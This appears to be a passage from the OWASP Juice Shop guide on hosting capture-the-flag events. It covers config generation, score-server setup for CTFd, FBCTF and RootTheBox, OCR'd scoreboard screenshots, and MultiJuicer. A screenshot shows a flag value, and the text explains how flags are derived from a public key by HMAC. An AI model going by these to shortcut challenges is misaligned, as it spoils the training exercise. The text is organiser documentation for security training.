 - **Free hints** will add the `Challenge_hint[]` items from the Juice Shop database as hints to the corresponding challenge on the CTF score server. Viewing these hints is free.
 - **Paid hints** adds the hints per challenge like described above. Viewing each of these hints costs the team 10% of that challenge's score value on CTFd and RTB. On FBCTF only a single hint per challenge is supported, so the hints are merged into one and the costs added up.

The category of each challenge is identical to its [category in the Juice Shop](#) database. The score value and optional costs for hints of each challenge are calculated by the **juice-shop-ctf-cli** program as follows:

Difficulty	Score value	Paid costs (per hint)
☆	100 points	10
☆ ☆	250 points	25

Difficulty	Score value	Paid costs (per hint)
☆ ☆ ☆	450 points	45
☆ ☆ ☆ ☆	700 points	70
☆ ☆ ☆ ☆ ☆	1000 points	100
☆ ☆ ☆ ☆ ☆ ☆	1350 points	135

The generated output of the tool will finally be written into in the folder the program was started in. By default the output files are named `OWASP_Juice_Shop.YYYY-MM-DD.CTFd.csv`, `OWASP_Juice_Shop.YYYY-MM-DD.FBCTF.json` or `OWASP_Juice_Shop.YYYY-MM-DD.RTB.xml` depending on your initial framework choice.

Optionally you can choose the name of the output file with the `--output` parameter on startup:

```
juice-shop-ctf --output challenges.out
```

Non-interactive generator mode

Instead of answering questions in the CLI you can also provide your desired configuration in a file with the following straightforward format:

```
ctfFramework: CTFd | FBCTF | RootTheBox
juiceShopUrl: https://juice-shop.herokuapp.com
ctfKey: https://raw.githubusercontent.com/juice-shop/juice-shop/master/ctf.key # can
also be actual key instead URL or comma-separated list of keys (only for CTFd)
countryMapping: https://raw.githubusercontent.com/juice-shop/juice-
shop/master/config/fbctf.yml # ignored for CTFd and RootTheBox
insertHints: none | free | paid
```

You can then pass this YAML file into the CLI the generator with the `--config` parameter:

```
juice-shop-ctf --config myconfig.yml
```

As in interactive mode, you can also choose the name of the output file with the `--output` parameter:

```
juice-shop-ctf --config myconfig.yml --output challenges.out
```

Running CTFd



This setup guide assumes that you use CTFd 3.7 or higher. To apply the generated `.csv`, follow the steps describing your preferred CTFd run-mode below.

Local server setup

1. Get CTFd with `git clone https://github.com/CTFd/CTFd.git`.
2. Run `git checkout tags/<version>` to retrieve version 3.7 or higher.
3. Perform steps 1 and 3 from [the CTFd installation instructions](#).
4. Browse to your CTFd instance UI (by default `http://127.0.0.1:4000`) and perform the basic *Setup* filling out all mandatory information minimalistically (as it will be deleted during the import again) and clicking *Next* on each tab before the last. On the last tab click *Finish*.
5. Go to the section *Admin Panel > Config > Backup* and choose *Import CSV*
6. Select *Challenges* from the *CSV Type* dropdown
7. Select the generated `.csv` file as *CSV File* and press *Import*.

Docker container setup

1. Setup [Docker host and Docker compose](#).
2. Follow all steps from [the CTFd Docker setup](#) to install Docker, download the source code, create containers (for 3.7 or higher) and start them.
3. After running `docker-compose up` from previous step, you should be able to browse to your CTFd instance UI (`<docker host IP>:8000` by default) and create an admin user and CTF name.
4. Follow the steps 5-7 from the [Local server setup](#) described above.

Non-production Docker image

1. Install Docker
2. Run `docker pull ctfd/ctfd:<version>` the retrieve tag 3.7 or higher
3. Execute `docker run --rm -p 8000:8000 ctfd/ctfd:<version>` to run 3.7 or higher
4. Follow the steps 5-7 from the [Local server setup](#) described above

Once you have CTFd up and running, you should see all the created data in the *Challenges* tab:

Broken Access Control

Admin Section	✓
100	
Forged Feedback	
450	

Access the administration section of the store. (Difficulty Level: 1)

[View Hint](#)

[Unlock Hint for 20 points](#)

71aeb3b0bf01cc6e488f0207bb62f79b41

[Submit](#)

You already solved this

Forged Review

450

SSRF

1350


Injection

Login Admin	250	Login Jim	450	Login Bender	450	NoSQL Injection Tier 1	700
NoSQL Injection Tier 2	700	Christmas Special	700	User Credentials	700	NoSQL Injection Tier 3	1000
SSTi	1350						

Race Condition

Scoreboard

Top 10 Teams



Place	Team	Score
1	leo	11700
2	seekuh	10550
3	DM	6700
4	KM	6100
5	FH	6000
6	Lufthansa	5950
7	ATeam	5550

Statistics

14 teams registered


5 IP addresses

Solve Counts


73 challenges

Admin Section has the most solves with
12 solves

Steganography Tier 1 has the least solves with 1 solves




Solve Percentages per Challenge






Key Percentages




■ Solves ■ Fails

Category Breakdown



Score over Time




Running FBCTF




Please note that Facebook does not publish any versioned releases of FBCTF. They recommend to use the `master`-branch content from GitHub (<https://github.com/facebook/fbctf>) in all their setup methods. There is also no official image on Docker Hub for FBCTF.


1. Follow any of the options described in the [FBCTF Quick Setup Guide](#).
2. Browse to your FBCTF instance UI.
3. Click the *Controls* tab under the *Game Admin* panel.
4. Choose *Import Full Game* and select the generated `.json` file.

The following screenshots were taken during a CTF event where Facebook's game server was used. Juice Shop instances were running in a Docker cluster and individually assigned to a participant via a load balancer.






Running RootTheBox



1. Follow either the [Installation Tutorial](#) or [Docker Deployment](#) guide to install RootTheBox version 3.3 or higher.
2. Log in with the admin credentials displayed during server start-up.
3. In the *Backup/Restore* menu select *Import XML* and select the generated `.xml` file.
4. You can now see the challenges under *Game Management* in *Flags / Boxes / Corps*.

The following screenshots show the look & feel of RootTheBox as it was imported from the XML which by default has all the banners and category logos embedded:



Juice Shop CTF Spiel Werkzeuge Anzeigetafel bkmminich

Missionen

XSS / CROSS/SITE/SCRIPTING	Sensitive Data Exposure	Improper Input Validation	Broken Access Control
XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.	Sensitive data exposure occurs when sensitive information is exposed to unauthorized users. This can happen through various means, such as insecure storage, transmission, or handling of data.	Improper input validation allows attackers to inject malicious data into a system, leading to various types of attacks like SQL injection, XSS, and command injection.	Broken access control allows unauthorized users to access resources they are not supposed to have access to.
Vulnerable components are software modules that have known vulnerabilities, such as bugs or flaws, that can be exploited by attackers.	Broken authentication allows attackers to compromise accounts and gain access to sensitive data.	Security through obscurity is a common misconception where security is achieved by keeping the implementation details of a system secret.	Insecure deserialization allows attackers to inject malicious data into a system, leading to various types of attacks like XSS, RCE, and privilege escalation.
Injection attacks involve injecting malicious code into a system, such as SQL queries or shell commands, to gain unauthorized access or perform other malicious actions.	Security misconfiguration occurs when a system is not properly configured, leaving it vulnerable to attacks.	Cryptographic issues arise when cryptographic primitives are used incorrectly, such as using weak ciphers or keys, or failing to properly handle encryption and decryption.	Unvalidated redirects allow attackers to redirect users to malicious websites, leading to various types of attacks like XSS, RCE, and privilege escalation.
Miscellaneous threats include various other types of attacks and vulnerabilities that do not fit into the main categories.	XXE (XML External Entity) attacks involve injecting external XML entities into an application, which can lead to various types of attacks like RCE, XSS, and privilege escalation.		

Powered by Root the Box © 2015 OWASP Foundation

Juice Shop CTF Spiel Werkzeuge Anzeigetafel bkmminich

XSS

Falsch
Sorry - Try Again

***** BESCHREIBUNG *****

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, so it executes the script as if it came from a trusted source. The malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

- Flaggen -

#	Captures	Punkte	
1 DOM XSS	0	100	Hinweis #1 Bereichen
2 Reflected XSS	0	100	Hinweis #1 Bereichen
3 Classic Stored XSS	0	250	Hinweis #1 Bereichen
4 API-only XSS	0	450	Hinweis #1 Bereichen
5 Client-side XSS Protection	0	450	Hinweis #1 Bereichen

Powered by Root the Box © 2015 OWASP Foundation

Juice Shop CTF Spiel Werkzeuge Anzeigetafel bkimminich

Miscellaneous

Erfolg!
Privacy Policy answered correctly. 100 points added to your team's score.

Beschreibung

Not even the best fence in the world is secure if you leave a gate hanging open. In a lot of ways, that basic idea sums up why most security vulnerabilities start with perpetrators finding relatively small security oversights. Attackers prefer the path of least resistance, and getting a proverbial foot (or even just a toe) in the door can allow them to leapfrog toward things they never would've been able to access otherwise.

- Flaggen -

#		Captures	Punkte
1	Privacy Policy	1	100
2	Score Board	1	100
3	Security Policy	0	250

Behave like any "white-hat" should before getting into the action. Difficulty ★★

Powered by Root the Box © 2019 OWASP Foundation

Juice Shop CTF Erstellen Spielverwaltung Tools & Upgrades Backup wiederherstellen Aufbau Anzeigetafel admin

Anzeigetafel

Mannschaft

1	Localhorsts
---	-------------

Flaggen Ergebnis Einzelheiten »

Powered by Root the Box © 2019 OWASP Foundation

Using other CTF frameworks

CTFd, FBCTF and RootTheBox are not the only possible score servers you can use. Open Source alternatives are for example Mellivora or NightShade. You can find a nicely curated list of CTF platforms and related tools & resources in [Awesome CTF](#) on GitHub.

All these platforms have one thing in common: Unless you write a dedicated `lib/generators/`-file 😊, you have to set up the challenges inside them manually on your own. Of course you can choose aspects like score per challenge, description etc. like you want. For the CTF to *actually work* there is only one mandatory prerequisite:

The flag code for each challenge must be declared as the result of

```
HMAC_SHA1(ctfKey, challenge.name)
```

with `challenge.name` being the `name` column of the `Challenges` table in the Juice Shop's underlying database. The `ctfKey` has been described in the [Overriding the `ctf.key`](#) section above.

Feel free to use the implementation within [juice-shop-ctf-cli](#) as an example:

```
var jsSHA = require('jssha')

function hmacSha1 (secretKey, text) {
  var sha0bj = new jsSHA('SHA-1', 'TEXT')
  sha0bj.setHMACKey(secretKey, 'TEXT')
  sha0bj.update(text)
  return sha0bj.getHMAC('HEX')
}
```

In cryptography, a keyed-hash message authentication code (HMAC) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. It may be used to simultaneously verify both the data integrity and the authentication of a message, as with any MAC. Any cryptographic hash function, such as MD5 or SHA-1, may be used in the calculation of an HMAC; the resulting MAC algorithm is termed HMAC-MD5 or HMAC-SHA1 accordingly. The cryptographic strength of the HMAC depends upon the cryptographic strength of the underlying hash function, the size of its hash output, and on the size and quality of the key.

An iterative hash function breaks up a message into blocks of a fixed size and iterates over them with a compression function. For example, MD5 and SHA-1 operate on 512-bit blocks. The size of the output of HMAC is the same as that of the underlying hash function (128 or 160 bits in the case of MD5 or SHA-1, respectively), although it can be truncated if desired.

HMAC does not encrypt the message. Instead, the message (encrypted or not) must be sent alongside the HMAC hash. Parties with the secret key will hash the message again themselves, and if it is authentic, the received and computed hashes will match.^[2]

Commercial use disclaimer

Bear in mind: With the increasing number of challenge solutions (this book included) available on the Internet *it might not be wise to host a professional CTF for prize money* with OWASP Juice Shop!


- [1] https://en.wikipedia.org/wiki/Capture_the_flag#Computer_security
[2] https://en.wikipedia.org/wiki/Hash-based_message_authentication_code

Hosting platform for multiple users



A solution to host and manage individual Juice Shop instances for multiple users is [MultiJuicer](#). MultiJuicer is a Kubernetes based system to start up the required Juice Shop instances on demand. It will also clean up unused instances after a configured period of inactivity.

MultiJuicer v8.2.0 comes with a custom-built load balancer. It allows every participant (or a CTF team) to use the same URL, but their traffic will always be sent to their own personal (or team-specific) instance.



Registration at MultiJuicer is very straightforward for the users/teams. Messing with other instances is prevented by assigning a passcode to each of them which should only be shared among team members - or not at all for individuals.

The screenshot shows the MultiJuicer application interface. At the top, there is a logo for "MultiJuicer" featuring a stylized fruit juice icon. Below the logo, the user is logged in as "four-point-zero". There are "Log Out" and "Reset Passcode" buttons. The main content area displays a "Team Created" message with a note about shared passcodes. It shows a "Passcode" field with several dots indicating the code. Below this is a "Juice Shop Instance Ready" status with a green checkmark and an orange "Start Hacking" button. At the bottom, there is a "Change Language" link.

MultiJuicer comes with a rudimentary Score Board of its own, which allows teams to compare their progress through the Juice Shop challenges.

The screenshot shows the MultiJuicer ScoreBoard interface. The title "ScoreBoard" is displayed prominently. A table lists six users with their names, scores, and the number of solved challenges:

#	NAME	SCORE
1	1337-hacker	50 points 4 solved challenges
2	localhorst	40 points 3 solved challenges
3	alpha	0 points 0 solved challenges
4	beta	0 points 0 solved challenges
5	delta	0 points 0 solved challenges
6	gamma	0 points 0 solved challenges

Another helpful feature for trainers and CTf-organizers is the [optional dashboard](#) which automatically consumes and displays metrics from each of its Juice Shop instances. It shows individual challenge progress along with other functional and technical stats and can be very helpful in troubleshooting as well.



The MultiJuicer repository offers guidance on how to set up the system on different cloud provider platforms:

- [AWS](#)
- [Azure](#)
- [Digital Ocean](#)
- [Kubernetes](#)
- [Openshift](#)

Trainer's guide

Co-authored by [Timo Pagel](#)

Instances

Make sure all participants have their own running Juice Shop instance to work with. While attempting challenges like [RCE](#) or [XXE](#) students might occasionally take down their server and would severely impact other participants if they shared an instance.

